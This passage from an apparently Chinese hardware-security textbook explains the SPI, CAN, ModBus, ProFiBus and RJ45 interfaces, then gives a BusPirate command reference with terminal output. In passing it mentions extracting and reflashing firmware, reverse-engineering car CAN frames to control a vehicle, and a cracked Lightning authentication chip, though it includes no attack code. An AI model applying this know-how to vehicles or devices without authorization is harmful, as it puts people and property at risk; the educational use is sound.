串行外设接口（SPI，Serial Peripheral Interface Bus）是一种用于短程通信的同步串行通信接口规范，主要应用于单片机系统中。类似 I²C，这种接口首先被 Motorola（摩托罗拉）公司开发，然后发展成了一种行业规范。典型应用包含安全数字卡和液晶显示器。SPI 设备之间使用全双工模式通信，包含一个主机和一个或多个从机。主机产生待读或待写的帧数据，多个从机通过一个片选线路决定哪个来响应主机的请求。有时 SPI 接口被称作四线程接口，SPI 准确地讲称为同步串行接口，但是与同步串行接口协议（SSI）不同，SSI 是一个四线程同步通信协议，但是使用差分信号输入同时仅提供一个单工通信信道。

SPI 的通信原理很简单，它以主从方式工作，这种模式通常有一个主设备和一个或多个从设备，需要至少 4 根线，事实上 3 根也可以（单向传输时）。

SCLK（Serial Clock）：串行时钟，由主机发出。

MOSI（Master Output,Slave Input）：主机输出从机输入信号，由主机发出。

MISO（Master Input,Slave Output）：主机输入从机输出信号，由从机发出。

SS（Slave Selected）：片选信号，由主机发出，低电平有效。

MOSI 也称为 SDO，MISO 称为 SDI，SS 称为 CS（Chip Selected），最开始接触可能比较容易混淆，其实很好理解，M 主（Master）S 从（Slave），O 出（Output）I 进（Input）。

“SI、SDI、MOSI”都指的是“从设备数据输入”，那数据是从哪里输出的呢？当然是“主设备数据输出”。同样，“SO、SDO、MISO”的意思是“从设备数据输出”，这些数据输出到主设备，所以也就是“主设备输入”。至于 SCLK/SCK 时钟、SS/CS 片选都很好理解。

相比于 UART 和 I²C，SPI 总线的速率要快很多，理论上可以达到 fosc/4，实际略低但也不会差太远，所以早期大多数硬件所用的存储芯片都是 SPI 的 Flash 芯片，例如任天堂的 3DS 系列游戏机用的 NAND Flash 都有 SPI 接口，如果出现意外情况，比如升级时意外断电导致固件损坏，就可以直接把 NAND Flash 拆下来用烧写器写进去救活，再比如市面上 99%的路由器，都用的是 SPI Flash，高档点的用 NAND，低档的用 Flash，最高端的用 EMMC 的也有 SPI 接口。图 3-12～图 3-17 所示为部分存储芯片示意图。




图3-12　小米盒子EMMC存储芯片




图3-13　天猫魔盒EMMC存储芯片




图3-14　乐视盒子NAND Flash存储芯片




图3-15　广电机顶盒EMMC存储芯片




图3-16　小米mini路由SPI Flash存储芯片

图3-17　360路由C301双SPI Flash存储芯片

还有机顶盒、Xbox360 等各种智能硬件，都用的是具备 SPI 接口的存储芯片。

同样，如果想搞硬件安全，那么 SPI 读写就是必须具备的基本技能之一。直接将固件提取出来做静态分析，之后可以将修改后的固件直接写入，不需要找 UBOOT、TFTP 等各种应用，用硬件手段远比软件方法更酷更简单。

从容量、速率和价格的角度讲，EMMC>NAND Flash>SPI Flash，双 Flash>单 Flash，所有的 Flash 都能扩展。

SPI 的另一个常见用途是作为外设芯片的接口，很多传感器或者驱动芯片都是 SPI 接口，例如，经典的 10MB 网卡芯片 ENC28J60 就是 SPI 接口的，nRF24L01 无线模块也都是 SPI 接口，还有诸如 Wi-Fi 模块、摄像头及 CAN 总线控制器芯片，也大多是 SPI 接口的。

有些单片机是不带 SPI 接口的，例如 51 单片机，所以在看这方面教程时看到的都是用 I/O 接口软件模拟 SPI 接口，导致很多人都以为 SPI 外设模块都得用软件来模拟，其实在硬件开发时，能用硬件接口的别用软件模拟，效率低且速度慢。当然，如果硬件本身设计时接口有问题就是另一回事了。

3.1.5 CAN

控制器局域网（Controller Area Network，简称 CAN 或 CAN Bus）是一种通信协议，其特点是允许网络上的设备直接互相通信，网络上不需要主机（Host）控制通信。

即时的信息传输（Real-time Data Transmission）为 CAN 的特色之一，所以很多工业控制和需要即时传递信息的应用场景，都是用 CAN Bus。例如汽车，汽车的主要数据通信都是依托于 CAN 总线进行传输的。在工业、医疗、航空航天领域，CAN Bus 都是非常重要的通信协议。汽车的 CAN 总线示意如图 3-18 所示。




图3-18　汽车的CAN总线

所以，对汽车安全、工控安全感兴趣的读者，必须了解与熟悉 CAN 协议。

CAN 协议从硬件上并没有太大难度，一般为单片机+CAN 控制器芯片+CAN 收发器芯片，例如 Arduino+SJA1000/MCP2515+MCP2551。如果单片机本身自带 CAN 控制器，比如 AM335X、STM32F407，只需要加一个 CAN 收发器芯片做电平转换，就能接入 CAN 网络中收发数据了。

所以，CAN 数据的收发和 UART/I²C/SPI 数据收发没有太大的区别，那么它的精华和难度在哪里呢？一是仲裁，二是封包，CAN 总线的仲裁机制决定了数据包的优先级，封包格式决定了传输的这些数据到底有什么含义。

基本上每个厂商的 CAN 数据帧格式都不同，这就是为什么有些汽车故障只能找 4S 店，路边小店一般无法解决，因为有些调试设备只有 4S 店能从原厂拿到。如果在网上搜汽车调试、维修设备，商品稀少且昂贵，而且基本都是进口的。

当然，我们可以从网上买 USB 接口 CAN 调试器，如图 3-19 所示。

图3-19　USB转CAN工具

USB 转 CAN 的设备售价不等，它们的差距主要在软件而不是硬件，好的 CAN 调试器会把收到的一帧帧 CAN 数据分类，做好基础分析，极大地缩短了使用者研究 CAN 数据的时间。

当然，如果有时间做数据分析，或者有能力自己写分析软件，或者只想研究数据帧相对简单的 CAN 通信，直接买个廉价的 USB 的 CAN 调试器就可以了，或者使用 Arduino+CAN 扩展板，自己做一个 CAN 调试器，甚至还能添加 Wi-Fi 或者蓝牙，做一个无线的 CAN 调试器。适合 Arduino 使用的 CAN 模块如图 3-20 所示。只要搞明白了车的 CAN 数据帧，就能驾驶一辆真正的“无线遥控车”。

图3-20　适合Arduino使用的CAN模块

3.1.6　ModBus

ModBus 是一种串行通信协议，是 Modicon 于 1979 年为使用可编程逻辑控制器（PLC）通信而发表的。ModBus 是工业领域通信协议的业界标准（De facto），并且是工业电子设备之间相当常用的连接方式。

ModBus 是一个非常古老的通信协议，虽然古老，但在工业控制领域，它才是老大。

ModBus 其实是一个上层协议，支持传统的 RS232、RS422、RS485 和以太网设备，所以它的重点和 CAN 类似，在于数据帧的解析。如果想要做 ModBus 的研究分析，有一个能支持 RS485、RS232 有 RJ45 网口的开发板就可以了，网上就可以买到，主要内容都在软件层。ModBus 转换模块如图 3-21 所示。




图3-21 ModBus转换模块

3.1.7 ProFiBus

ProFiBus 是过程现场总线（Process Field Bus）的缩写，于 1989 年正式成为现场总线的国际标准。在多种自动化领域中占据主导地位，全世界的设备节点数已经超过 2000 万。它由三个兼容部分组成，即 ProFiBus-DP（Decentralized Periphery）、ProFiBus-PA（Process Automation）和 ProFiBus-FMS（Fieldbus Message Specification）。ProFiBus-DP 应用于现场级，它是一种高速低成本通信，用于设备级控制系统与分散式 I/O 之间的通信，总线周期一般小于 10ms，使用协议第一层、第二层和用户接口，确保数据传输的快速和有效进行。ProFiBus-PA 适用于过程自动化，可使传感器和执行器接在一根共用的总线上，可应用于本征安全领域；ProFiBus-FMS 用于车间级监控网络，是令牌结构的实时多主网络，用来完成控制器和智能现场设备之间的通信及控制器之间的信息交换，主要使用主-从方式，通常周期性地与传动装置进行数据交换

ProFiBus 也是一种类似 CAN 的现场总线，最常用的 ProFiBus-DP 在网上也能找到很多模块，其实也是单片机+转换芯片，例如国产的 APC3，但是从转接模块及开发板的价格和数量上可以看出，工业总线资源是比较稀缺的，同样也说明，这在国内的安全领域基本是一块处女地，等待各位读者的发掘。图 3-22 所示为 ProFiBus 开发板。

图3-22　ProFiBus开发板

3.1.8　RJ45

自从互联网出现之后，RJ45 网口就已经融入了我们的生活，网络最基本的接口就是 RJ45 网线接口，如图 3-23 所示。有关它的线序介绍在后面章节讲述，这里不多说。




图3-23　RJ45公头和母座

需要注意的是，因为 RJ45 网口和网线的普及，价格便宜，信号传输效果好，很多别的接口也会将接插件换成 RJ45 网口，使用网线进行数据传输，最常见的有 RS232 和 RS485，还有一些接显示器用的 VGA 和 HDMI 线，也改用五类或者六类网线作为数据线使用。图 3-24 所示为使用 RJ45 接口的网卡。




图3-24　使用RJ45接口的网卡

3.1.9　特殊接口

一些大的厂商或者实验室，为了安全性或者让自己生产的设备连接更便捷，会使用自己定制的特殊接口，这些接口的接插件、线序，以及通信协议都不常见，这种做法通常都是为了推广自己的私有硬件或者特殊线缆，因为别的厂商没有，只有他们自己有。

破解这种特殊接口需要花费大量的人力、物力，以及时间，最经典的案例是苹果的Lighting 接口，从 iPhone 5 开始苹果公司将原来的 30pin 接口换成了 Lighting 接口，因为添加了 TI 专门定制的“认证芯片”，要生产 iPhone 数据线必须从苹果公司指定的经销商购买价格高昂的认证芯片，所以最开始，Lighting 接口的线缆一根几十元乃至上百元，直到某工作室破解了这颗认证芯片，做出了“山寨”识别芯片，售价极其便宜，网上几元的数据线就普及开来了。Lighting 接口认证芯片 TI BQ2025 如图 3-25 所示。




图3-25　Lighting接口认证芯片TI BQ2025

3.2 硬件安全的NC：BusPirate

硬件领域的“瑞士军刀”是什么？这里推荐国外著名开源网站 Dangerousprototypes 的一个开源项目“Bus Pirate”，如图 3-26 所示，项目网址：http://dangerousprototypes.com/docs/Bus_Pirate。




图3-26 BusPirate的使用

BusPirate 是一款用 PIC 单片机设计的开发板，适用于分析调试各种数据总线，例如 SPI、I²C、1-Wire、UART 等。除此之外，还能通过烧写特殊固件将 BusPirate 变成一个单片机编程器，用来烧写 Arduino、Flash、FPGA 等。软件利用串口操作，兼容性良好，在 Windows、Linux、Mac 甚至 Android 上都能使用，非常方便。

这个项目是开源的，读者可以在项目网站获取各个版本的原理图、PCB 及固件代码，设计文件也是 EAGLE 格式，有动手能力的读者可以自己制作。

BusPirate 的功能非常强大，但官方没有提供中文说明文档，为了方便大家，作者已于 2011 年翻译编写了中文说明文档并提交给了官方，不过这款调试工具国内用的人很少，本节简单介绍下这款“瑞士军刀”。

3.2.1 连接

BusPirate V3 系列使用的是 FT232 芯片进行 USB 转 TTL 的通信，BusPirate V4 系列使用的是带 USB 接口的 PIC 单片机，官方提供了相关驱动，安装好驱动之后，PC 会将 BusPirate

识别成一个串口，使用串口调试工具，例如串口调试精灵、超级终端、TeraTerm Pro Web 打开串口，端口设置为 115200bit/s，8/N/1。

验证：连接之后，输入“?”进行验证。如果连接成功，会显示如图 3-27 所示界面。

```
?
General                                          Protocol interaction
-------------------------------------------------------------------------------
?        This help                               (0)      List current macros
=X/|X    Converts X/reverse X                    (x)      Macro x
~        Selftest                                [        Start
#        Reset                                   ]        Stop
$        Jump to bootloader                      {        Start with read
&/%      Delay 1 us/ms                           }        Stop
a/A/@    AUXPIN (low/HI/READ)                    "abc"    Send string
b        Set baudrate                            123
c/C      AUX assignment (aux/CS)                 0x123
d/D      Measure ADC (once/CONT.)                0b110    Send value
f        Measure frequency                       r        Read
g/S      Generate PWM/Servo                      /        CLK hi
h        Commandhistory                          \        CLK lo
i        Versioninfo/statusinfo                  ^        CLK tick
l/L      Bitorder (msb/LSB)                      -        DAT hi
m        Change mode                             _        DAT lo
o        Set output type                         .        DAT read
p/P      Pullup resistors (off/ON)               !        Bit read
s        Script engine                           :        Repeat e.g. r.10
v        Show volts/states                       .        Bits to read/write e.g. 0x55.2
w/W      PSU (off/ON)                <x>/<x= >/<0>        Usermacro x/assign x/list all
HiZ>
```

图3-27　连接成功界面

“?”是显示帮助说明的，有显示则表明连接成功，可以进行调试。

BusPirate 的 I/O 接口定义如图 3-28 至图 3-31 所示。




图3-28　BusPirate V2go和V3版本接口及自检跳线




图3-29　BusPirate I/O接口特殊功能的对应关系

引脚名	引脚作用
MOSI	主要数据输出引脚、数据输出引脚（SPI、JTAG）、串行数据（1-Wire、I²C、KB）、发送（UART）
CLK	时钟信号（I²C、SPI、JTAG、键盘）
MISO	主要数据输入引脚，数据输入引脚（SPI、JTAG）、接收（UART）
CS*	片选（SPI）、TMS（JTAG）
AUX	辅助 I/O 接口、频率检测、脉宽调制器
ADC	电压检测（最大值 6V）
Vpu	板载上拉电阻的上拉电压（0~5V）
+3.3V	+3.3V 开关可控电源
+5.0V	+5V 开关可控电源
GND	地

图3-30　BusPirate I/O接口名称及作用

	HiZ	1-Wire	UART	I2C	SPI	JTAG
MOSI		OWD	TX	SDA	MOSI	TDI
CLK			SCL	CLK	TCK	
MISO			RX		MISO	TDO
					CS	TMS
AUX	Auxiliary I/O, freq. probe, PWM					
Vpu	Input pull-up resistors (0-5V)					
ADC	A/D converter,max. 6V,10bit,500ksps					
5V,3.3V	Switchable supply, max. 150mA					
GND	Ground to test circuit					
bus-pirate reference card, dangerousprototypes.com,						V1.0

图3-31　BusPirate I/O接口参数

3.2.2　基本命令

1. 设置命令

1）“m”命令。模式设置

```
HiZ>m
1. HiZ
2. 1-WIRE
3. UART
4. I2C
5. SPI
6. 2WIRE
7. 3WIRE
8. LCD
9. DIO
x. exit(without change)

(1)>
```

选择不同总线模式，默认为 Hiz 模式，所以引脚为高阻态。

2）“i”命令。版本信息

```
HiZ>i
Bus Pirate v3b
Firmware v5.10 (r559)  Bootloader v4.4
DEVID:0x0447 REVID:0x3043 (24FJ64GA002 B5)
http://dangerousprototypes.com
HiZ>
```

在模式中也可以用 i 查看信息。

3）“b”命令。设置串口波特率

```
HiZ>b
Set serial port speed: (bps)
 1. 300
 2. 1200
 3. 2400
 4. 4800
 5. 9600
 6. 19200
 7. 38400
 8. 57600
 9. 115200
10. BRG raw value

(9)>
```

第 10 个选项是设置特殊波特率的，不设置直接按回车键，再按空格键继续进行别的操作。

4）“~”命令。自检

```
HiZ>~
Disconnect any devices
Connect (Vpu to +5V) and (ADC to +3.3V)
Space to continue
```

用跳线帽跳上+5V 和 Vpu，以及+3.3V 和 ADC，按空格键继续，自检完成后会显示：

```
MODE and VREG LEDs should be on!
Any key to exit
Found 0 errors.
HiZ>
```

5）“#”命令。重启

```
HiZ>#
RESET

Bus Pirate v3b
Firmware v5.10 (r559)  Bootloader v4.4
DEVID:0x0447 REVID:0x3043 (24FJ64GA002 B5)
http://dangerousprototypes.com
HiZ>
```

6）“$”命令。转至 Bootloader（升级时需要）

```
HiZ>$
Are you sure? y
BOOTLOADER
BL4+BL4+BL4+BL4+
```

Mode 灯会亮，这时关闭终端，就能使用工具升级。

7）“c/C”命令。切换 AUX 和 CS/TMS 引脚控制

```
3WIRE>c
a/A/@ controls AUX pin
3WIRE>C
a/A/@ controls CS pin
3WIRE>
```

切换 a/A/@对 AUX 和 CS/TMS 引脚的控制。

8）“l/L”命令。设置 MSB/LSB 的优先级

```
3WIRE>l
MSB set: MOST sig bit first
3WIRE>L
LSB set: LEAST sig bit first
3WIRE>
```

l/L 命令决定总线模式下读写字符的优先级：l 是最高有效位先读，L 是最低有效位先读。

9）“O”命令。设置显示模式

```
HiZ>o
 1. HEX
 2. DEC
 3. BIN
 4. RAW

(1)>
Display format set
HiZ>
```

设置显示模式是十六进制、十进制、二进制还是 ASCII 码。

2. 公共命令

1）“w/W”命令。电源设置

```
1-WIRE>w
Power supplies OFF
1-WIRE>W
Power supplies ON
1-WIRE>
```

用来控制 3.3V 和 5V 两个引脚的供电，但供电电流最大只有 150mA。

注意：5V 是由 USB 接口供电，实际电压可能稍低于 5V。

2）“v”命令。查看电源设置结果

```
1-WIRE>W
Power supplies ON
1-WIRE>v
Pinstates:
1.(BR)  2.(RD)  3.(OR)  4.(YW)  5.(GN)  6.(BL)  7.(PU)  8.(GR)  9.(WT)  0.(Blk)
GND     3.3V    5.0V    ADC     VPU     AUX     -       OWD     -       -
P       P       P       I       I       I       I       I       I       I
GND     3.25V   5.07V   0.00V   0.00V   L       L       L       L       L
1-WIRE>w
Power supplies OFF
1-WIRE>v
Pinstates:
1.(BR)  2.(RD)  3.(OR)  4.(YW)  5.(GN)  6.(BL)  7.(PU)  8.(GR)  9.(WT)  0.(Blk)
GND     3.3V    5.0V    ADC     VPU     AUX     -       OWD     -       -
P       P       P       I       I       I       I       I       I       I
GND     0.00V   0.00V   0.00V   0.00V   L       L       L       L       L
1-WIRE>
```

命令 v 可以查看 BusPirate 所有引脚的状态。

第 1 行是引脚标号，与 PCB 图上的丝印一致。

第 2 行是在当前模式下的引脚功能，其中电源引脚（3.3V，5.0V）ADC、Vpu 和 AUX 在所有模式下都有用，其他引脚在不同模式下功能不同，在单总线模式下，只有一个数据线 OWD。

第 3 行显示各引脚 I/O 状态。I 代表输入，O 代表输出，P 代表电源。

第 4 行显示各引脚电平状态。模拟电压值直接显示，数字信号用 H 表示高电平，L 表示低电平。

3）“p/P”命令。上拉电阻的开关控制

```
1-WIRE>p
Pull-up resistors OFF
1-WIRE>P
Pull-up resistors ON
Warning: no voltage on Vpullup pin
1-WIRE>
```

控制上拉（下拉）电阻时，只有在 Vpu 引脚有电压输入时才能通过控制四双向模拟开关芯片 CD4066 来控制开启。

4066 芯片控制 4 个 10KΩ 电阻对 MOSI、CLOCK、MISO 和 CS 4 个引脚进行上拉或者下拉，原理框图如图 3-32 所示。




图3-32　CD4066接口原理框图

注意：只有当 Vpu 引脚有输入电压时才能开启上拉（下拉）电阻，这时可以用 v 命令检查引脚电压。

```
1-WIRE>v
Power supplies OFF
1-WIRE>v
Pinstates:
1.(BR)  2.(RD)  3.(OR)  4.(YW)  5.(GN)  6.(BL)  7.(PU)  8.(GR)  9.(WT)  0.(Blk)
GND     3.3V    5.0V    ADC     VPU     AUX     -       OWD     -       -
P       P       P       I       I       I       I       I       I       I
GND     0.00V   0.00V   0.00V   0.00V   L       L       L       L       L
1-WIRE>P
Pull-up resistors ON
Warning: no voltage on Vpullup pin
1-WIRE>W
Power supplies ON
1-WIRE>v
Pinstates:
1.(BR)  2.(RD)  3.(OR)  4.(YW)  5.(GN)  6.(BL)  7.(PU)  8.(GR)  9.(WT)  0.(Blk)
GND     3.3V    5.0V    ADC     VPU     AUX     -       OWD     -       -
P       P       P       I       I       I       I       I       I       I
GND     3.34V   5.07V   0.00V   5.03V   L       H       H       H       H
1-WIRE>P
Pull-up resistors ON
1-WIRE>
```

如果出现警告，请检查 Vpu 引脚的输入电压，如果直接使用 BusPirate 自带的 3.3V 或者 5V 电源，需要使用 W 命令开启供电。

上拉电阻一般用于开漏（Open Drain）和开集（Open Collector）的总线形式，当 BusPrate 用于一般模式时开启上拉电阻，会有一个警告："WARNING: pins not open drain (HiZ)"。

4）"f"命令。对 AUX 引脚进行频率测量

```
2WIRE>f
AUX Frequency: 11,971,328 Hz
2WIRE>
```

AUX 引脚能测量 0～40MHz 的信号频率，原理是通过 1 秒的定时计数计算出频率。只要频率不是太高，BusPirate 都能自动进行设置并测量计算出频率。

5）"g"命令。AUX 引脚的信号发生器/PWM 发生器

```
2WIRE>g
1KHz-4,000KHz PWM
Frequency in KHz
(50)>2500
Duty cycle in %
(50)>
PWM active
2WIRE>g
PWM disabled
2WIRE>
```

使用 g 命令启动信号发生器之后，可以设置频率和占空比。信号发生器可以产生 1kHz～4MHz 频率范围的信号，再次输入 g 命令关闭 PWM。

注意：当频率设置为 4MHz 时，占空比只有一种，占空比大于 50%等同于 100%高或者 100%低。

6）"S"命令。伺服电机角度

```
2WIRE>S
Position in degrees

(90)>60
Servo active
2WIRE>S
PWM disabled
2WIRE>
```

用来控制伺服电机的转动角度，使用 S 或者 g 命令停止角度控制。

注意：绝大多数的伺服电机都是 BusPirate 无法驱动的，需要使用外部电源供电。

7）“=X”命令。将 X 以十六进制/十进制/二进制显示

```
2WIRE>=0x32
0x32 = 50 = 0b00110010
2WIRE>=0b0110
0x06 = 6 = 0b00000110
2WIRE>=15
0x0F = 15 = 0b00001111
2WIRE>
```

基本转换指令，在所有模式下有效。“=”后面输入任何格式的数据，都能以十六进制/十进制/二进制格式显示。如果想改变 BusPirate 数据输出格式，见命令 O。

8）“|X”命令。对数据 X 取反

```
2WIRE>|0xaa
0x55 = 85 = 0b01010101
2WIRE>|15
0xF0 = 240 = 0b11110000
2WIRE>|0b00110101
0xAC = 172 = 0b10101100
2WIRE>
```

对数据按位取反，并以十六进制/十进制/二进制形式显示。

9）“s”命令。BASIC 脚本接口

```
2WIRE>s
2WIRE(BASIC)>list

65535  END
3 bytes.
Ready
2WIRE(BASIC)>
```

BusPirate 能使用脚本执行某些繁复的操作，详细说明见 BusPirate 的脚本说明。

10）“d/D”命令。ADC 引脚使用探针测量电压（单次测量/持续监测）

```
1-WIRE>d
VOLTAGE PROBE: 0.00V
1-WIRE>W
Power supplies ON
1-WIRE>d
VOLTAGE PROBE: 3.19V
1-WIRE>D
VOLTMETER MODE
Any key to exit
VOLTAGE PROBE: 3.42V
1-WIRE>
```

小写 d 命令用来从 ADC 引脚测量电压。大写 D 命令为持续测量，按任何键终止。

注意：BusPirate 的量程是 0～6V，最大能到 6.6V，但不稳定会出错。

11）“a/A/@”命令。控制 AUX 引脚状态（低电平/高电平/测量）

```
HiZ>a
AUX LOW
HiZ>A
AUX HIGH
HiZ>@
AUX INPUT/HI-Z, READ: 1
HiZ>
```

BusPirate 上的一些引脚是可以用命令控制的，大写字母 A 可以把电平拉高到 3.3V（最大电流 25mA），小写字母 a 可以把电平拉低到地（最大电流 25mA），“@”设置引脚为高阻态用来读取 I/O 状态（最大 5V）。

使用“c/C”命令切换后也可以控制 CS 引脚。

3. 交互命令

这些命令都是控制芯片的总线和交互。每种总线模式都有一些同样的基本函数，例如，R 命令用来读取一个字节的数据。

1）“[/{”命令。总线启动

```
SPI>[
CS ENABLED
SPI>{
CS ENABLED
SPI>
```

这个命令用来启动总线，不同模式下功能也不同，启动（I²C 总线），片选（SPI 总线），重置（单总线），打开（UART 串口）。

2）“]/}”命令。总线停止

```
SPI>]
CS DISABLED
SPI>
```

这个命令用来终止总线。

3）“r”命令。读取一个字节的数据

```
SPI>r
READ: 0x00
SPI>r:5
READ: 0x00 0x00 0x00 0x00 0x00
SPI>
```

r 命令用来读取总线上一个字节的数据，也可以用 r:1…255 命令读取更多的数据。

4）“0xa1/35/0b01”命令。将数据写入总线

```
SPI>0xde
WRITE: 0xDE
SPI>0xde:3
WRITE: 0xDE 0xDE 0xDE
SPI>93
WRITE: 0x5D
SPI>93:5
WRITE: 0x5D 0x5D 0x5D 0x5D 0x5D
SPI>0b0011
WRITE: 0x03
SPI>0b101:2
WRITE: 0x05 0x05
SPI>
```

直接输入十六进制/十进制/二进制数据（范围 0~255），可以将数据写入总线，用 x:1...255 命令可以写入多个重复数据。

5）"abc"命令。将字符串的 ASCII 码写入总线

```
SPI>"adff"
WRITE: "adff"
SPI>
```

将""中间的字符串的 ASCII 码写入总线。

6）“空格/”命令。数字需要用空格和逗号隔开

```
SPI>[9,1,3,r,r]
CS ENABLED
WRITE: 0x09
WRITE: 0x01
WRITE: 0x03
READ: 0x00
READ: 0x00
CS DISABLED
SPI>[1 0x22 0b101 rr]
CS ENABLED
WRITE: 0x01
WRITE: 0x22
WRITE: 0x05
READ: 0x00
READ: 0x00
CS DISABLED
SPI>
```

顺序执行指令时，数字需要用空格或者逗号隔开，非数字的可以不隔开。

7）“&/%”命令。延时 1us/ms

```
SPI>&
DELAY 1us
SPI>&:20
DELAY 20us
SPI>%
DELAY 1ms
SPI>%:50
DELAY 50ms
SPI>
```

“&”命令延时 1us，“%”命令延时 1ms，使用重复命令：实现长时间的延时。

8）“:”命令。重复命令

```
SPI>&:100
DELAY 100us
SPI>r:0x02
READ: 0x00 0x00
SPI>5:0b11
WRITE: 0x05 0x05 0x05
SPI>
```

